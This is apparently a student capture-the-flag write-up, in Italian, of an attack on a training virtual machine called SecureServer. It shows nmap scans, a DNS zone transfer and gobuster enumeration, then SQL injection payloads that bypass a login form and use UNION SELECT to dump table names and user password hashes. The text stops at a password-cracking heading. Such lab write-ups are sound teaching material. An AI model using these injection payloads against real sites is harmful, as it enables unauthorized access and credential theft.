# VDSI - SecureServer

# Andrea Pepe - Matteo Ciccaglione

03/07/2022

# 1 Foothold

# 1.1 target machine individuation

```
nmap -sP 192.168.56.0/24
Starting Nmap 7.92 (https://nmap.org) at 2022-07-03 12:01 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try u
Nmap scan report for 192.168.56.101
Host is up (0.00032s latency).
Nmap scan report for 192.168.56.105
Host is up (0.0018s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 6.96 seconds
```

### 1.2 nmap

```
$ sudo nmap -sS 192.168.56.105
sudo: impossibile risolvere l'host roronoa: Errore temporaneo nella risoluzione del noi
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 12:06 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try u
Nmap scan report for 192.168.56.105
Host is up (0.00020s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
MAC Address: 08:00:27:A2:D0:B4 (Oracle VirtualBox virtual NIC)
```

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

### 1.3 DNS ZT

\$ dig axfr @sa.secureserver.vdsi secureserver.vdsi

```
; <<>> DiG 9.18.0-2-Debian <<>> axfr @sa.secureserver.vdsi secureserver.vdsi
; (1 server found)
;; global options: +cmd
secureserver.vdsi. 3600 IN SOA ns.secureserver.vdsi. sa.secureserver.vdsi. 1 3600 600
secureserver.vdsi. 3600 IN NS ns1.secureserver.vdsi.
secureserver.vdsi. 3600 IN NS ns2.secureserver.vdsi.
6ee67.secureserver.vdsi. 3600 IN A 10.1.1.1
8059a.secureserver.vdsi. 3600 IN A 10.1.1.5
admin.secureserver.vdsi. 3600 IN A 10.1.1.4
cdn.secureserver.vdsi. 3600 IN A 10.1.1.3
e16ab.secureserver.vdsi. 3600 IN CNAME www.secureserver.vdsi.
git.secureserver.vdsi. 3600 IN A 10.1.1.4
ns1.secureserver.vdsi. 3600 IN A 10.0.0.1
ns2.secureserver.vdsi. 3600 IN A 10.0.0.2
sa.secureserver.vdsi. 3600 IN A 10.1.1.2
secret.secureserver.vdsi. 3600 IN A 10.1.1.3
shell.secureserver.vdsi. 3600 IN A 10.1.1.10
static.secureserver.vdsi. 3600 IN CNAME www.secureserver.vdsi.
secureserver.vdsi. 3600 IN SOA ns.secureserver.vdsi. sa.secureserver.vdsi. 1 3600 600
;; Query time: 0 msec
;; SERVER: 192.168.56.105#53(sa.secureserver.vdsi) (TCP)
;; WHEN: Sun Jul 03 14:22:46 CEST 2022
;; XFR size: 16 records (messages 1, bytes 404)
```

### 1.4 Server web

Tra i vari nomi DNS individuati, ce n'è uno che risulta essere un vhost: e16ab.secureserver.htb . Se ci si va, viene mostrato da browser "403 Forbidden". Tuttavia, sia con curl che da BurpSuite, il codice di ritorno HTTP è 200. Si tratta di una pagina costruita per ingannare.

Enumeriamo le directory del vhost.

### 1.4.1 gobuster

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
______
[+] Url:
                      http://e16ab.secureserver.vdsi
[+] Method:
                      GET
[+] Threads:
                      10
[+] Wordlist:
                      /usr/share/seclists/Discovery/Web-Content/raft-medium-dir
[+] Negative Status codes:
                      404
[+] User Agent:
                      gobuster/3.1.0
[+] Extensions:
                      html,txt,php,js
[+] Timeout:
                      10s
______
2022/07/03 19:05:39 Starting gobuster in directory enumeration mode
______
                 (Status: 301) [Size: 185] [--> http://e16ab.secureserver.vdsi/cs
/register.php
                 (Status: 200) [Size: 560]
/uploads
                 (Status: 301) [Size: 185] [--> http://e16ab.secureserver.vdsi/up
/secret.php
                 (Status: 200) [Size: 1112]
Progress: 116985 / 150005 (77.99%)
______
2022/07/03 19:05:52 Finished
```

### 1.4.2 SQL injection 1

La pagina **register.php** non è accessibile. Mentre la pagina **secret.php** presenta un form di login. Se si vede il sorgente html della pagina, c'è una riga di un bottone di input di debug con valore false che però è commentata.

Provando a fare il login con credenziali abc:abc allo URL http://e16ab.secureserver.vdsi/secret.php?debug=true, viene stampata la query che viene effettuata:


```
SELECT * FROM users where (username='abc') AND (password = '900150983cd24fb0d6963f7d28 Facciamo SQL injection sullo username, inserendo:
```

```
a') OR 1=1; #
```

Si viene redirezionati alla pagina: http://e16ab.secureserver.vdsi/S34rch\_ev3ryWh3ree.php.

### 1.4.3 SQL injection 2

Questa pagina presenta un altro form (HTTP POST), con cui è possibile cercaare dei prodotti inserendo una stringa. Non inserendo nulla e premendo il pulsante per la ricerca, appare la seguente tabella:



Se si guarda il sorgente della pagina, e c'è sempre un riferimento al campo debug, ma stavolta non è utile, viene esplicitamente indicato che non verrà fornita alcuna info di debug (molto simpaticamente :) ).

Proviamo ad inserire qualche lettera e vediamo che succede:




Vengono mostrati solo i file che iniziano con la lettera inserita. La query sarà qualcosa del tipo:

SELECT \* FROM products WHERE product\_name LIKE '\${input}%'

Proviamo ad usare l'apice e vediamo cosa succede.




Sembra crashare. Anche inserendo la stringa b%' è lo stesso. Proviamo a mettere un commento dopo e vediamo se riusciamo ad ottenere le stesse righe di prima. Come visibile dalla seguente immagine, inserendo la stringa b%' # si ottiene quanto atteso.



A questo punto, proviamo a fare delle SQL injections di tipo **UNION SELECT** per ottenere informazioni. Dalla tabella mostrata, siamo sicuri che almeno 4 colonne ci sono, ma probabilmente saranno almeno 5, in quanto sembra plausibile che per record del genere ci sia una colonna ID.

Effettivamente, la tabella ha 5 colonne. L'injection che l'ha rivelato è stata: %' UNION SELECT ALL 1,2,3,4,5 #:



# 1.5 Database Information Gathering

### 1.5.1 general infos

Continuiamo a sfruttare la SWL injection per ottenere nome del database, dell'utente con cui gira, della versione del DB. Lo facciamo con il seguente payload iniettato:

%' UNION SELECT ALL 1,database(),user(),version(),5 #

sqlitraining root@localhost 8.0.26

Dunque abbiamo:

• DB name = sqlitraining utente = root versione = 8.0.26

### 1.5.2 tables

Vediamo quali tables sono presenti nel database, facendoci restituire la colonna  $table_{name}$  da INFORMATION<sub>SCHEMA.columns</sub> con il seguente payload:

%', UNION SELECT 1, table\_name, 3, 4, 5 from information\_schema.columns #

Ce ne sono tanti, molti di più di quelli visibili nella seguente immagina, ma uno interessante può essere **users**, che contiene gli username e le hash delle passwords degli utenti.

```
setup instruments
setup objects
setup threads
socket instances
socket_summary_by_event_name
socket summary by instance
status by account
status by host
status_by_thread
status by user
table handles
table io waits summary by index usage
table io waits summary by table
table lock waits summary by table
threads
tls channel status
user defined functions
user variables by thread
users
variables by thread
variables info
products
host summary
host_summary_by_file_io
```

### 1.5.3 users

Per scoprire i nomi delle colonne della tabella **users** usiamo il seguente payload:

%' UNION SELECT 1,column\_name,3,4,5 from information\_schema.columns where table\_name =

# USER CURRENT\_CONNECTIONS TOTAL\_CONNECTIONS id username password fname description

Prendiamo username, password e description con la seguente query iniettata:

' UNION SELECT 1, username, password, description, 5 from users # Si ottiene quanto segue:

admin	0c4fce23e116d23f8d25526071ca6e3a All hail the admin!!
bob	0c4fce23e116d23f8d25526071ca6e3a Sup! I love swimming!
ramesh	0c4fce23e116d23f8d25526071ca6e3a   love 5 star!
suresh	0c4fce23e116d23f8d25526071ca6e3a I love 5 star toooo!
alice	0c4fce23e116d23f8d25526071ca6e3a In wonderland right now :O
voldemort	0c4fce23e116d23f8d25526071ca6e3a How dare you! Avada kedavra!
frodo	0c4fce23e116d23f8d25526071ca6e3a Need to go to Mordor. Like right now!
hodor	0c4fce23e116d23f8d25526071ca6e3a Hodor
rhombus	0c4fce23e116d23f8d25526071ca6e3a lm the rambo!! Bwahahaha!

Tutti gli utenti hanno la stessa password hashata, proviamo a crackarla. Tuttavia, la password non viene mostrata tutta per questioni di spazio. Dobbiamo estrarla pezzo per pezzo, usando la funzione SQL SUBSTRING(string, pos, len). Notare che pos parte da 1.

' UNION SELECT 1, username, SUBSTRING (password, 1, 10), 4,5 from users #

Pezzi: 0c4fce23e1 16d23f8d25 526071ca6e 3a

In realtà è lunga uguale!

# 1.6 Password cracking